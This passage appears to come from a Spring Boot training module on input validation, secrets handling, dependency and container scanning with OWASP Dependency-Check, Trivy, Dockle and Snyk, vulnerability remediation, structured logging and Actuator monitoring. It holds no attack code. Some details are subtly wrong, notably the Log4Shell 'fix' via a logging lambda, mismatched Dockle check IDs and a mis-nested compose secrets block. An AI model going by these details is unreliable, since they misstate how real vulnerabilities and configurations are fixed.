```

@Entity
public class User {

    @NotBlank(message = "Username is required")
    @Size(min = 3, max = 50, message = "Username must be between 3 and 50
characters")
    @Pattern(regexp = "^[a-zA-Z0-9_]+$", message = "Username can only contain
letters, numbers, and underscores")
    private String username;
}

```

```

    @NotNull(message = "Email is required")
    @Email(message = "Email must be valid")
    private String email;

    @NotNull
    @Min(value = 18, message = "Must be at least 18 years old")
    @Max(value = 120, message = "Age must be realistic")
    private Integer age;

    @Pattern(regexp = "^\+\d{1,14}$", message = "Phone number must be
valid")
    private String phoneNumber;
}

```

### Controller with Validation:

```

@RestController
@RequestMapping("/api/users")
public class UserController {

    @PostMapping
    public ResponseEntity<?> createUser(@Valid @RequestBody User user,
BindingResult result) {
        if (result.hasErrors()) {
            Map<String, String> errors = new HashMap<>();
            result.getFieldErrors().forEach(error ->
                errors.put(error.getField(), error.getDefaultMessage())
            );
            return ResponseEntity.badRequest().body(errors);
        }

        User savedUser = userService.createUser(user);
        return ResponseEntity.status(201).body(savedUser);
    }
}

```

### Custom Validator:

```

@Target({ElementType.FIELD})
@Retention(RetentionPolicy.RUNTIME)
@Constraint(validatedBy = StrongPasswordValidator.class)
public @interface StrongPassword {
    String message() default "Password must be strong";
    Class<?>[] groups() default {};
    Class<? extends Payload>[] payload() default {};
}

public class StrongPasswordValidator implements
ConstraintValidator<StrongPassword, String> {

```

```

@Override
public boolean isValid(String password, ConstraintValidatorContext context) {
    if (password == null) {
        return false;
    }

    // Must have at least 8 characters, 1 uppercase, 1 lowercase, 1 digit, 1
special char
    return password.length() >= 8 &&
        password.matches(".*[A-Z].*") &&
        password.matches(".*[a-z].*") &&
        password.matches(".*\\d.*") &&
        password.matches(".*[@#$%^&*()].*");
}
}

// Usage
public class User {
    @StrongPassword
    private String password;
}

```

#### 10.1.8: Secrets Management

##### NEVER Commit Secrets to Git!

```

// ❌ TERRIBLE! Don't do this!
public class DatabaseConfig {
    private static final String DB_PASSWORD = "SuperSecret123"; // Exposed in Git
history forever!
}

```

##### Solution 1: Environment Variables

```

@Configuration
public class DatabaseConfig {

    @Value("${DB_PASSWORD}")
    private String dbPassword;

    @Bean
    public DataSource dataSource() {
        HikariConfig config = new HikariConfig();
        config.setPassword(dbPassword); // Read from environment
        return new HikariDataSource(config);
    }
}

```

```
# .env file (add to .gitignore!)
DB_PASSWORD=SuperSecret123
JWT_SECRET=MyJWTSecret
API_KEY=abc123xyz

# Run application
export DB_PASSWORD=SuperSecret123
java -jar app.jar
```

## Solution 2: application.properties with Profiles

```
# application-prod.properties (add to .gitignore!)
db.password=${DB_PASSWORD}
jwt.secret=${JWT_SECRET}
```

## Solution 3: Spring Cloud Config Server

```
// Fetch secrets from centralized config server
@Configuration
public class AppConfig {
    @Value("${db.password}")
    private String dbPassword;
}
```

## Solution 4: Docker Secrets

```
# Create secret
echo "SuperSecret123" | docker secret create db_password -

# Use in docker-compose.yml
services:
  app:
    secrets:
      - db_password

  secrets:
    db_password:
      external: true
```

## Solution 5: AWS Secrets Manager / HashiCorp Vault (Production)

```
@Configuration
public class SecretsConfig {
```

```

    @Bean
    public String getDbPassword() {
        // Fetch from AWS Secrets Manager at runtime
        AWSecretsManager client =
        AWSecretsManagerClientBuilder.standard().build();
        GetSecretValueRequest request = new GetSecretValueRequest()
            .withSecretId("prod/db/password");

        return client.getSecretValue(request).getSecretString();
    }
}

```

### .gitignore Must Include:

```

# Secrets
.env
*.key
*.pem
*-key.json
application-prod.properties
application-prod.yml
secrets/

```

### Checking for Exposed Secrets:

```

# Use git-secrets to prevent committing secrets
git secrets --scan-history

```

## Module 10.2: Security Scanning Tools (2 hours)

Security scanning tools help identify vulnerabilities in your code, dependencies, and container images before they reach production. These automated tools are essential for maintaining a secure software supply chain.

### 10.2.1 OWASP Dependency-Check

#### What is OWASP Dependency-Check?

OWASP Dependency-Check is a free, open-source tool that identifies known vulnerabilities in your project dependencies by checking them against the National Vulnerability Database (NVD). It analyzes your project's dependencies (JAR files, NPM packages, etc.) and generates reports showing which dependencies have known security issues.

#### Why Use Dependency-Check?

- Automated Vulnerability Detection:** Automatically scans your dependencies without manual effort
- Continuous Monitoring:** Can be integrated into your CI/CD pipeline to catch vulnerabilities early
- Comprehensive Database:** Uses the NVD which contains thousands of known vulnerabilities
- Multiple Format Support:** Supports Java, .NET, Node.js, Python, and more

## Setting Up OWASP Dependency-Check with Maven:

Add the Dependency-Check Maven plugin to your `pom.xml`:

```
<build>
  <plugins>
    <plugin>
      <groupId>org.owasp</groupId>
      <artifactId>dependency-check-maven</artifactId>
      <version>8.4.0</version>
      <configuration>
        <!-- Fail build if CVSS score >= 7 (high severity) -->
        <failBuildOnCVSS>7</failBuildOnCVSS>

        <!-- Generate multiple report formats -->
        <formats>
          <format>HTML</format>
          <format>JSON</format>
          <format>XML</format>
        </formats>

        <!-- Suppress false positives -->
        <suppressionFile>dependency-check-
suppressions.xml</suppressionFile>
      </configuration>
      <executions>
        <execution>
          <goals>
            <goal>check</goal>
          </goals>
        </execution>
      </executions>
    </plugin>
  </plugins>
</build>
```

## Running the Scan:

```
# Run dependency check analysis
mvn dependency-check:check

# View the report
# Report will be generated in target/dependency-check-report.html
```

## Understanding the Report:

The report shows:

- **Dependency Name:** Which library has the vulnerability
- **CVE ID:** Common Vulnerabilities and Exposures identifier (e.g., CVE-2023-12345)

- **CVSS Score:** Severity rating from 0-10 (0-3.9 Low, 4-6.9 Medium, 7-8.9 High, 9-10 Critical)
- **Description:** What the vulnerability is
- **Solution:** Usually recommends upgrading to a specific version

### **Creating Suppression File** (for false positives):

Create `dependency-check-suppressions.xml`:

```
<?xml version="1.0" encoding="UTF-8"?>
<suppressions xmlns="https://jeremylong.github.io/DependencyCheck/dependency-
suppression.1.3.xsd">
    <!-- Suppress a specific CVE for a specific dependency -->
    <suppress>
        <notes>False positive - This vulnerability doesn't apply to our
usage</notes>
        <gav regex="true">^org\\.springframework\\.boot:spring-boot-starter-
web:.*$</gav>
        <cve>CVE-2023-99999</cve>
    </suppress>
</suppressions>
```

## **10.2.2 Trivy for Container Scanning**

### **What is Trivy?**

Trivy (pronounced "tree-vee") is a comprehensive security scanner for containers and other artifacts. It detects vulnerabilities in OS packages, application dependencies, misconfigurations, secrets, and licenses. Trivy is particularly useful for scanning Docker images before deploying them.

### **Why Use Trivy?**

- **Fast Scanning:** Scans are completed in seconds
- **Comprehensive Coverage:** Scans OS packages, language-specific packages, IaC files, and more
- **No Setup Required:** Works without a database or server installation
- **CI/CD Friendly:** Easy to integrate into pipelines
- **Accurate Results:** Low false positive rate

### **Installing Trivy:**

```
# On macOS
brew install aquasecurity/trivy/trivy

# On Linux
wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | sudo apt-key
add -
echo "deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release -sc) main" |
sudo tee -a /etc/apt/sources.list.d/trivy.list
sudo apt-get update
sudo apt-get install trivy
```

```
# On Windows (using Chocolatey)
choco install trivy
```

## Scanning Docker Images:

```
# Scan a Docker image
trivy image myapp:latest

# Scan with severity filtering (only show HIGH and CRITICAL)
trivy image --severity HIGH,CRITICAL myapp:latest

# Output as JSON for CI/CD integration
trivy image --format json --output results.json myapp:latest

# Scan and fail if vulnerabilities found
trivy image --exit-code 1 --severity CRITICAL myapp:latest
```

## Example Trivy Output:

```
myapp:latest (alpine 3.18.0)
=====
Total: 5 (HIGH: 3, CRITICAL: 2)
```

Library Title	Vulnerability	Severity	Installed Version	Fixed Version
openssl OpenSSL: buffer overflow	CVE-2023-12345	CRITICAL	1.1.1t	1.1.1u
curl curl: cookie injection	CVE-2023-67890	HIGH	7.88.1	8.0.1

## Scanning Filesystems and Git Repositories:

```
# Scan current directory for vulnerabilities
trivy fs .

# Scan a specific directory
trivy fs /path/to/project

# Scan a Git repository
trivy repo https://github.com/username/myproject
```

## Scanning for Misconfigurations:

```
# Scan Dockerfile for best practices
trivy config Dockerfile

# Scan Kubernetes manifests
trivy config k8s/deployment.yaml

# Scan Terraform files
trivy config terraform/
```

## Integrating Trivy in CI/CD (GitHub Actions):

```
name: Security Scan

on: [push, pull_request]

jobs:
  scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      - name: Build Docker image
        run: docker build -t myapp:${{ github.sha }} .

      - name: Run Trivy vulnerability scanner
        uses: aquasecurity/trivy-action@master
        with:
          image-ref: "myapp:${{ github.sha }}"
          format: "sarif"
          output: "trivy-results.sarif"
          severity: "CRITICAL,HIGH"

      - name: Upload Trivy results to GitHub Security
        uses: github/codeql-action/upload-sarif@v2
        with:
          sarif_file: "trivy-results.sarif"
```

### 10.2.3 Dockle for Dockerfile Linting

#### What is Dockle?

Dockle is a container image linter that helps you build secure and best-practice Docker images. While Trivy scans for vulnerabilities, Dockle checks if your Dockerfile follows security best practices and Docker conventions.

#### Why Use Dockle?

- **Best Practice Enforcement:** Ensures your Dockerfiles follow security standards

- **CIS Benchmark Compliance:** Checks against CIS Docker Benchmark
- **Easy to Use:** Simple command-line interface
- **Fast:** Completes checks in seconds
- **Complementary:** Works alongside Trivy for comprehensive container security

## Installing Dockle:

```
# On Linux
curl -L -o dockle.tar.gz
https://github.com/goodwithtech/dockle/releases/latest/download/dockle_Linux-
64bit.tar.gz
tar zxf dockle.tar.gz
sudo mv dockle /usr/local/bin/

# On macOS
brew install goodwithtech/r/dockle

# Using Docker
docker run --rm -v /var/run/docker.sock:/var/run/docker.sock
goodwithtech/dockle:latest myapp:latest
```

## Running Dockle:

```
# Basic scan
dockle myapp:latest

# Fail on WARN level or above
dockle --exit-code 1 --exit-level WARN myapp:latest

# Output as JSON
dockle --format json myapp:latest

# Ignore specific checks
dockle --ignore CIS-DI-0001 --ignore DKL-DI-0006 myapp:latest
```

## Example Dockle Output:

```
FATAL  - CIS-DI-0001: Create a user for the container
      * Last user should not be root
WARN   - CIS-DI-0005: Enable Content trust for Docker
      * export DOCKER_CONTENT_TRUST=1 before docker pull/build
WARN   - DKL-DI-0006: Avoid latest tag
      * Avoid 'latest' tag
INFO    - CIS-DI-0006: Add HEALTHCHECK instruction to the container image
      * not found HEALTHCHECK statement
```

## Common Dockle Checks:

## 1. CIS-DI-0001: Create a non-root user

```
# Bad  
# No USER instruction, runs as root  
  
# Good  
RUN addgroup -S appgroup && adduser -S appuser -G appgroup  
USER appuser
```

## 2. CIS-DI-0005: Avoid using ADD instead of COPY

```
# Bad  
ADD app.jar /app/  
  
# Good  
COPY app.jar /app/
```

## 3. CIS-DI-0006: Add HEALTHCHECK

```
# Good  
HEALTHCHECK --interval=30s --timeout=3s \  
CMD curl -f http://localhost:8080/actuator/health || exit 1
```

## 4. DKL-DI-0006: Avoid latest tag

```
# Bad  
FROM openjdk:latest  
  
# Good  
FROM openjdk:17-jdk-slim
```

## Creating a Secure Dockerfile Following Dockle Recommendations:

```
# Use specific version, not latest  
FROM openjdk:17-jdk-slim AS builder  
  
# Set working directory  
WORKDIR /app  
  
# Copy only necessary files  
COPY pom.xml .  
COPY src ./src  
  
# Build the application  
RUN mvn clean package -DskipTests
```

```

# Runtime stage
FROM openjdk:17-jre-slim

# Create non-root user
RUN addgroup --system --gid 1001 appgroup && \
    adduser --system --uid 1001 --ingroup appgroup appuser

# Set working directory and ownership
WORKDIR /app
COPY --from=builder --chown=appuser:appgroup /app/target/*.jar app.jar

# Switch to non-root user
USER appuser

# Add healthcheck
HEALTHCHECK --interval=30s --timeout=3s --start-period=40s --retries=3 \
    CMD curl -f http://localhost:8080/actuator/health || exit 1

# Expose port (documentation only)
EXPOSE 8080

# Run the application
ENTRYPOINT ["java", "-jar", "app.jar"]

```

#### 10.2.4 Snyk Integration

##### What is Snyk?

Snyk is a comprehensive security platform that finds and fixes vulnerabilities in your code, dependencies, containers, and infrastructure as code (IaC). Unlike the free tools above, Snyk offers both free and paid tiers with additional features like automated fix PRs and advanced reporting.

##### Why Use Snyk?

- **Automated Fixes:** Can automatically create PRs to fix vulnerabilities
- **Developer-Friendly:** Integrates directly into your workflow
- **Multiple Scan Types:** Code, dependencies, containers, IaC
- **Continuous Monitoring:** Monitors projects for new vulnerabilities
- **License Compliance:** Checks for license issues in dependencies

##### Installing Snyk CLI:

```

# Using npm
npm install -g snyk

# On macOS
brew install snyk/tap/snyk

# Authenticate with Snyk
snyk auth

```

## **Scanning Dependencies:**

```
# Test current project for vulnerabilities
snyk test

# Test and output JSON
snyk test --json

# Test with severity threshold
snyk test --severity-threshold=high

# Monitor project (sends results to Snyk dashboard)
snyk monitor
```

## **Scanning Docker Images:**

```
# Test Docker image
snyk container test myapp:latest

# Test and get base image recommendations
snyk container test myapp:latest --print-deps

# Monitor Docker image
snyk container monitor myapp:latest
```

## **Scanning Infrastructure as Code:**

```
# Scan Kubernetes manifests
snyk iac test k8s/deployment.yaml

# Scan Terraform files
snyk iac test terraform/

# Scan Dockerfile
snyk iac test Dockerfile
```

## **Example Snyk Output:**

```
Testing myapp:latest...

X High severity vulnerability found in org.springframework.boot:spring-boot-starter-web
  Description: Spring Framework Remote Code Execution
  Info: https://snyk.io/vuln/SNYK-JAVA-ORGSPRINGFRAMEWORK-1234567
  Introduced through: org.springframework.boot:spring-boot-starter-web@2.5.0
  From: org.springframework.boot:spring-boot-starter-web@2.5.0
```

Fixed in: 2.5.15

Tested 150 dependencies for known issues, found 5 issues, 5 vulnerable paths.

Run `snyk wizard` to address these issues.

## Using Snyk Wizard for Interactive Fixes:

```
# Interactive fix wizard
snyk wizard

# The wizard will:
# 1. Show you each vulnerability
# 2. Offer to upgrade dependencies
# 3. Offer to patch vulnerabilities
# 4. Let you ignore issues (with reason)
```

## Integrating Snyk in CI/CD:

Maven `pom.xml`:

```
<build>
  <plugins>
    <plugin>
      <groupId>io.snyk</groupId>
      <artifactId>snyk-maven-plugin</artifactId>
      <version>2.0.0</version>
      <executions>
        <execution>
          <id>snyk-test</id>
          <goals>
            <goal>test</goal>
          </goals>
        </execution>
        <execution>
          <id>snyk-monitor</id>
          <goals>
            <goal>monitor</goal>
          </goals>
        </execution>
      </executions>
      <configuration>
        <apiToken>${env.SNYK_TOKEN}</apiToken>
        <failOnSeverity>high</failOnSeverity>
      </configuration>
    </plugin>
  </plugins>
</build>
```

GitHub Actions:

```
name: Snyk Security Scan

on: [push, pull_request]

jobs:
  security:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      - name: Run Snyk to check for vulnerabilities
        uses: snyk/actions/maven@master
        env:
          SNYK_TOKEN: ${{ secrets.SNYK_TOKEN }}
        with:
          args: --severity-threshold=high

      - name: Upload result to GitHub Code Scanning
        uses: github/codeql-action/upload-sarif@v2
        with:
          sarif_file: snyk.sarif
```

#### 10.2.5 Fixing Vulnerabilities

##### General Strategy for Fixing Vulnerabilities:

1. **Identify:** Use the scanning tools to find vulnerabilities
2. **Prioritize:** Focus on CRITICAL and HIGH severity issues first
3. **Verify:** Check if the vulnerability actually affects your usage
4. **Fix:** Apply the recommended fix (usually upgrading)
5. **Test:** Ensure the fix doesn't break functionality
6. **Rescan:** Verify the vulnerability is resolved

##### Step-by-Step Vulnerability Remediation Process:

###### Step 1: Review the Vulnerability Report

Example: Dependency-Check finds a vulnerability in **log4j**:

```
CVE-2021-44228 (Log4Shell)
Severity: CRITICAL (10.0)
Dependency: log4j-core 2.14.1
Description: Remote Code Execution vulnerability
Fixed in: 2.17.1
```

###### Step 2: Understand the Impact

Research the vulnerability:

- What does it allow an attacker to do?
- Does it affect how you use the library?
- Are there workarounds if immediate upgrade isn't possible?

### Step 3: Check Dependency Tree

Find where the vulnerable dependency is coming from:

```
# Maven
mvn dependency:tree | grep log4j

# Gradle
./gradlew dependencies | grep log4j
```

Output might show:

```
[INFO] +- org.springframework.boot:spring-boot-starter-web:jar:2.5.0
[INFO]     +- org.springframework.boot:spring-boot-starter-logging:jar:2.5.0
[INFO]         +- org.apache.logging.log4j:log4j-core:jar:2.14.1
```

### Step 4: Apply the Fix

#### Option A: Upgrade the Vulnerable Dependency Directly

If you depend on it directly:

```
<dependency>
  <groupId>org.apache.logging.log4j</groupId>
  <artifactId>log4j-core</artifactId>
  <version>2.17.1</version> <!-- Upgraded from 2.14.1 -->
</dependency>
```

#### Option B: Upgrade the Parent Dependency

If it's a transitive dependency, upgrade the parent:

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
  <version>2.6.15</version> <!-- Upgraded from 2.5.0 -->
</dependency>
```

#### Option C: Force a Specific Version

If upgrading the parent isn't feasible:

```
<dependencyManagement>
  <dependencies>
    <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-core</artifactId>
      <version>2.17.1</version>
    </dependency>
  </dependencies>
</dependencyManagement>
```

## Step 5: Test the Fix

```
# Run tests
mvn clean test

# Run the application locally
mvn spring-boot:run

# Verify the upgrade didn't break anything
```

## Step 6: Rescan

```
# Verify the vulnerability is gone
mvn dependency-check:check

# Should show 0 vulnerabilities for that CVE
```

## Common Vulnerability Scenarios and Solutions:

### Scenario 1: Vulnerability in Transitive Dependency

Problem: Spring Boot Starter brings in a vulnerable version of a library.

Solution: Exclude the vulnerable dependency and add the fixed version:

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
  <exclusions>
    <exclusion>
      <groupId>org.yaml</groupId>
      <artifactId>snakeyaml</artifactId>
    </exclusion>
  </exclusions>
</dependency>

<dependency>
```

```
<groupId>org.yaml</groupId>
<artifactId>snakeyaml</artifactId>
<version>2.0</version> <!-- Fixed version -->
</dependency>
```

## Scenario 2: No Fix Available Yet

Problem: A vulnerability is discovered but no fixed version exists.

Solutions:

- **Workaround:** Disable the affected feature if possible
- **Mitigation:** Add compensating controls (WAF rules, network restrictions)
- **Alternative:** Find an alternative library
- **Wait:** Monitor for updates while implementing mitigations

## Scenario 3: Breaking Changes in Fixed Version

Problem: The fixed version has breaking API changes.

Solution: Adapt your code to the new API:

```
// Old API (vulnerable version)
Logger logger = LogManager.getLogger(MyClass.class);
logger.info("Message: {}", userInput); // Vulnerable

// New API (fixed version)
Logger logger = LogManager.getLogger(MyClass.class);
logger.info("Message: {}", () -> sanitize(userInput)); // Safe
```

## Scenario 4: False Positives

Problem: Scanner reports a vulnerability that doesn't apply to your usage.

Solution: Suppress the false positive with documentation:

```
<!-- dependency-check-suppressions.xml -->
<suppress>
  <notes>
    This CVE applies to the XML parsing feature which we don't use.
    We only use the JSON parsing feature which is not affected.
    Confirmed with security team on 2024-01-15.
  </notes>
  <gav regex="true">^com\\.example:vulnerable-lib:1\\.0\\.0$</gav>
  <cve>CVE-2023-12345</cve>
</suppress>
```

## Best Practices for Vulnerability Management:

1. **Automate Scanning:** Run security scans on every build

2. **Set Thresholds:** Fail builds on HIGH/CRITICAL vulnerabilities
3. **Keep Dependencies Updated:** Regularly update dependencies, not just when vulnerabilities are found
4. **Monitor Continuously:** Use tools like Snyk to get alerts when new vulnerabilities are discovered
5. **Document Suppressions:** Always document why you're suppressing a vulnerability
6. **Review Regularly:** Periodically review suppressed vulnerabilities to see if they can be fixed now
7. **Test After Fixing:** Always run your test suite after fixing vulnerabilities
8. **Use Dependency Management:** Centralize dependency versions in parent POMs or BOM files

### Complete CI/CD Security Pipeline Example:

```

name: Security Pipeline

on: [push, pull_request]

jobs:
  security-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      - name: Set up JDK
        uses: actions/setup-java@v3
        with:
          java-version: "17"
          distribution: "temurin"

      # Scan dependencies
      - name: OWASP Dependency Check
        run: mvn dependency-check:check

      - name: Snyk Dependency Scan
        uses: snyk/actions/maven@master
        env:
          SNYK_TOKEN: ${{ secrets.SNYK_TOKEN }}

      # Build Docker image
      - name: Build Image
        run: docker build -t myapp:${{ github.sha }} .

      # Scan Dockerfile
      - name: Dockle Dockerfile Lint
        run: |
          docker run --rm -v /var/run/docker.sock:/var/run/docker.sock \
          goodwithtech/dockle:latest --exit-code 1 --exit-level WARN \
          myapp:${{ github.sha }}

      # Scan container image
      - name: Trivy Image Scan
        uses: aquasecurity/trivy-action@master
        with:
          image-ref: "myapp:${{ github.sha }}"
          format: "sarif"
          output: "trivy-results.sarif"

```

```

severity: "CRITICAL,HIGH"

# Upload results
- name: Upload Scan Results
  uses: github/codeql-action/upload-sarif@v2
  with:
    sarif_file: "trivy-results.sarif"

# Fail if vulnerabilities found
- name: Check for Vulnerabilities
  run: |
    if [ -f target/dependency-check-report.json ]; then
      VULNS=$(jq '.dependencies[] | select(.vulnerabilities != null) | .vulnerabilities[] | select(.severity == "HIGH" or .severity == "CRITICAL")' target/dependency-check-report.json | wc -l)
      if [ $VULNS -gt 0 ]; then
        echo "Found $VULNS HIGH or CRITICAL vulnerabilities"
        exit 1
      fi
    fi

```

## Hands-On Exercise:

1. Add OWASP Dependency-Check to your Spring Boot project
2. Run the scan and review the report
3. Install Trivy and scan your Docker image
4. Install Dockle and check your Dockerfile
5. Fix at least one vulnerability by upgrading a dependency
6. Rescan to verify the fix

## Module 10.3: Production Readiness (2 hours)

Production readiness means your application is stable, observable, maintainable, and can handle real-world loads. This module covers essential practices to ensure your application is ready for production deployment.

### 10.3.1 Logging Strategy (Structured Logging)

#### What is Structured Logging?

Structured logging is the practice of logging data in a consistent, machine-readable format (usually JSON) rather than plain text. This makes logs easier to search, filter, and analyze, especially when using log aggregation tools like ELK Stack (Elasticsearch, Logstash, Kibana) or Splunk.

#### Why Use Structured Logging?

- **Searchability:** Easy to query logs by specific fields
- **Analysis:** Can aggregate and analyze log data programmatically
- **Context:** Include rich contextual information with each log entry
- **Standardization:** Consistent format across all services
- **Integration:** Works seamlessly with modern log management tools

#### Traditional vs. Structured Logging:

Traditional logging (plain text):

```
2024-01-15 10:30:45 INFO UserService - User john.doe logged in from IP  
192.168.1.100
```

Structured logging (JSON):

```
{  
    "timestamp": "2024-01-15T10:30:45.123Z",  
    "level": "INFO",  
    "logger": "com.example.UserService",  
    "message": "User logged in",  
    "userId": "john.doe",  
    "ipAddress": "192.168.1.100",  
    "requestId": "abc-123-def",  
    "service": "auth-service",  
    "environment": "production"  
}
```

## Setting Up Structured Logging with Logback and Logstash Encoder:

Add dependency to `pom.xml`:

```
<dependency>  
    <groupId>net.logstash.logback</groupId>  
    <artifactId>logstash-logback-encoder</artifactId>  
    <version>7.4</version>  
</dependency>
```

Configure `logback-spring.xml`:

```
<?xml version="1.0" encoding="UTF-8"?>  
<configuration>  
  
    <!-- Console appender for local development (pretty printed) -->  
    <appender name="CONSOLE" class="ch.qos.logback.core.ConsoleAppender">  
        <encoder class="ch.qos.logback.classic.encoder.PatternLayoutEncoder">  
            <pattern>%d{yyyy-MM-dd HH:mm:ss} [%thread] %-5level %logger{36} -  
            %msg%n</pattern>  
        </encoder>  
    </appender>  
  
    <!-- JSON appender for production (structured logging) -->  
    <appender name="JSON" class="ch.qos.logback.core.ConsoleAppender">  
        <encoder class="net.logstash.logback.encoder.LogstashEncoder">  
            <!-- Add custom fields to every log entry -->  
            <customFields>{"service":"my-app","environment":"${ENVIRONMENT:-dev}"}
```

```

</customFields>

    <!-- Include stack traces for exceptions -->
    <throwableConverter
class="net.logstash.logback.stacktrace.ShortenedThrowableConverter">
        <maxDepthPerThrowable>30</maxDepthPerThrowable>
        <maxLength>2048</maxLength>
    </throwableConverter>
</encoder>
</appender>

<!-- Use JSON logging in production, console in dev -->
<springProfile name="prod">
    <root level="INFO">
        <appender-ref ref="JSON"/>
    </root>
</springProfile>

<springProfile name="dev,local">
    <root level="DEBUG">
        <appender-ref ref="CONSOLE"/>
    </root>
</springProfile>

</configuration>

```

## Using Structured Logging with Markers and MDC:

**MDC (Mapped Diagnostic Context)** allows you to add contextual information that will be included in all log statements:

```

import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.slf4j.MDC;
import org.springframework.stereotype.Service;

@Service
public class UserService {

    private static final Logger logger =
LoggerFactory.getLogger(UserService.class);

    public void loginUser(String username, String ipAddress) {
        // Add context to MDC - will appear in all subsequent logs
        MDC.put("userId", username);
        MDC.put("ipAddress", ipAddress);
        MDC.put("requestId", UUID.randomUUID().toString());

        try {
            logger.info("User login attempt");

            // Business logic
            if (authenticateUser(username)) {

```

```

        logger.info("User login successful");
    } else {
        logger.warn("User login failed - invalid credentials");
    }

} finally {
    // Always clear MDC to prevent memory leaks
    MDC.clear();
}
}

private boolean authenticateUser(String username) {
    // Authentication logic
    return true;
}
}

```

### Creating a Request ID Filter for Tracing:

```

import org.slf4j.MDC;
import org.springframework.stereotype.Component;
import org.springframework.web.filter.OncePerRequestFilter;

import javax.servlet.FilterChain;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.util.UUID;

@Component
public class RequestIdFilter extends OncePerRequestFilter {

    private static final String REQUEST_ID_HEADER = "X-Request-ID";

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain)
        throws ServletException, IOException {

        try {
            // Get or generate request ID
            String requestId = request.getHeader(REQUEST_ID_HEADER);
            if (requestId == null || requestId.isEmpty()) {
                requestId = UUID.randomUUID().toString();
            }

            // Add to MDC for logging
            MDC.put("requestId", requestId);

            // Add to response headers for client tracking
            response.setHeader(REQUEST_ID_HEADER, requestId);
        }
    }
}

```

```

        // Continue filter chain
        filterChain.doFilter(request, response);

    } finally {
        // Clean up MDC
        MDC.remove("requestId");
    }
}
}

```

## Logging Best Practices:

### 1. Choose Appropriate Log Levels:

- **ERROR**: Something went wrong and needs immediate attention
- **WARN**: Something unexpected but application continues
- **INFO**: Important business events (user logged in, order placed)
- **DEBUG**: Detailed information for debugging (parameter values, flow)
- **TRACE**: Very detailed information (method entry/exit)

### 2. Include Relevant Context:

```

// Bad - no context
logger.error("Failed to process");

// Good - includes context
logger.error("Failed to process order. OrderId: {}, UserId: {}, Error: {}",
            orderId, userId, exception.getMessage(), exception);

```

### 3. Don't Log Sensitive Data:

```

// Bad - logs password
logger.info("User login: {}, password: {}", username, password);

// Good - doesn't log sensitive data
logger.info("User login attempt: {}", username);

```

### 4. Use Parameterized Messages:

```

// Bad - string concatenation
logger.info("User " + userId + " completed order " + orderId);

// Good - parameterized (more efficient)
logger.info("User {} completed order {}", userId, orderId);

```

## 10.3.2 Monitoring with Spring Boot Actuator

## What is Spring Boot Actuator?

Spring Boot Actuator provides production-ready features for monitoring and managing your application. It exposes various endpoints that give you insights into your application's health, metrics, configuration, and more.

## Why Use Actuator?

- **Health Checks:** Monitor application and dependency health
- **Metrics:** Collect application performance metrics
- **Info:** Display application information
- **Audit:** Track security events
- **Environment:** View configuration properties
- **Thread Dump:** Diagnose threading issues

## Adding Actuator Dependency:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>

<!-- For Prometheus metrics -->
<dependency>
    <groupId>io.micrometer</groupId>
    <artifactId>micrometer-registry-prometheus</artifactId>
</dependency>
```

## Configuring Actuator in `application.yml`:

```
management:
  # Expose endpoints
  endpoints:
    web:
      exposure:
        include: health,info,metrics,prometheus,env,loggers
      base-path: /actuator

  # Health endpoint configuration
  endpoint:
    health:
      show-details: when-authorized # Show detailed health info
      probes:
        enabled: true # Enable Kubernetes probes

  # Health indicators
  health:
    defaults:
      enabled: true
    diskspace:
      enabled: true
```

```

    threshold: 10GB # Alert if disk space < 10GB
db:
  enabled: true
redis:
  enabled: true

# Metrics configuration
metrics:
  tags:
    application: ${spring.application.name}
    environment: ${ENVIRONMENT:dev}
  export:
    prometheus:
      enabled: true

# Info endpoint
info:
  env:
    enabled: true
  java:
    enabled: true
  os:
    enabled: true

# Application info
info:
  app:
    name: @project.name@
    description: @project.description@
    version: @project.version@
    encoding: @project.build.sourceEncoding@
    java:
      version: @java.version@

```

## Common Actuator Endpoints:

### 1. Health Endpoint (</actuator/health>):

```
{
  "status": "UP",
  "components": {
    "db": {
      "status": "UP",
      "details": {
        "database": "PostgreSQL",
        "validationQuery": "isValid()"
      }
    },
    "diskSpace": {
      "status": "UP",
      "details": {
        "total": 499963174912,
        "free": 279705575424,
        "threshold": 10GB # Alert if disk space < 10GB
      }
    }
  }
}
```

```

        "threshold": 10485760,
        "exists": true
    }
},
"redis": {
    "status": "UP",
    "details": {
        "version": "7.0.5"
    }
}
}
}

```

## 2. Metrics Endpoint (</actuator/metrics>):

```
{
  "names": [
    "jvm.memory.used",
    "jvm.gc.pause",
    "http.server.requests",
    "system.cpu.usage",
    "tomcat.sessions.active.current",
    "hikaricp.connections.active"
  ]
}
```

## View specific metric (</actuator/metrics/http.server.requests>):

```
{
  "name": "http.server.requests",
  "measurements": [
    {
      "statistic": "COUNT",
      "value": 1523
    },
    {
      "statistic": "TOTAL_TIME",
      "value": 125.5
    },
    {
      "statistic": "MAX",
      "value": 2.5
    }
  ],
  "availableTags": [
    {
      "tag": "uri",
      "values": ["/api/users", "/api/orders"]
    },
    {
      "tag": "method",
      "values": ["GET", "POST", "PUT", "DELETE"]
    }
  ]
}
```

```

        "tag": "status",
        "values": ["200", "404", "500"]
    }
]
}

```

## Creating Custom Health Indicators:

```

import org.springframework.boot.actuate.health.Health;
import org.springframework.boot.actuate.health.HealthIndicator;
import org.springframework.stereotype.Component;

@Component
public class ExternalServiceHealthIndicator implements HealthIndicator {

    private final ExternalServiceClient externalServiceClient;

    public ExternalServiceHealthIndicator(ExternalServiceClient
externalServiceClient) {
        this.externalServiceClient = externalServiceClient;
    }

    @Override
    public Health health() {
        try {
            // Check if external service is reachable
            boolean isHealthy = externalServiceClient.ping();

            if (isHealthy) {
                return Health.up()
                    .withDetail("service", "ExternalAPI")
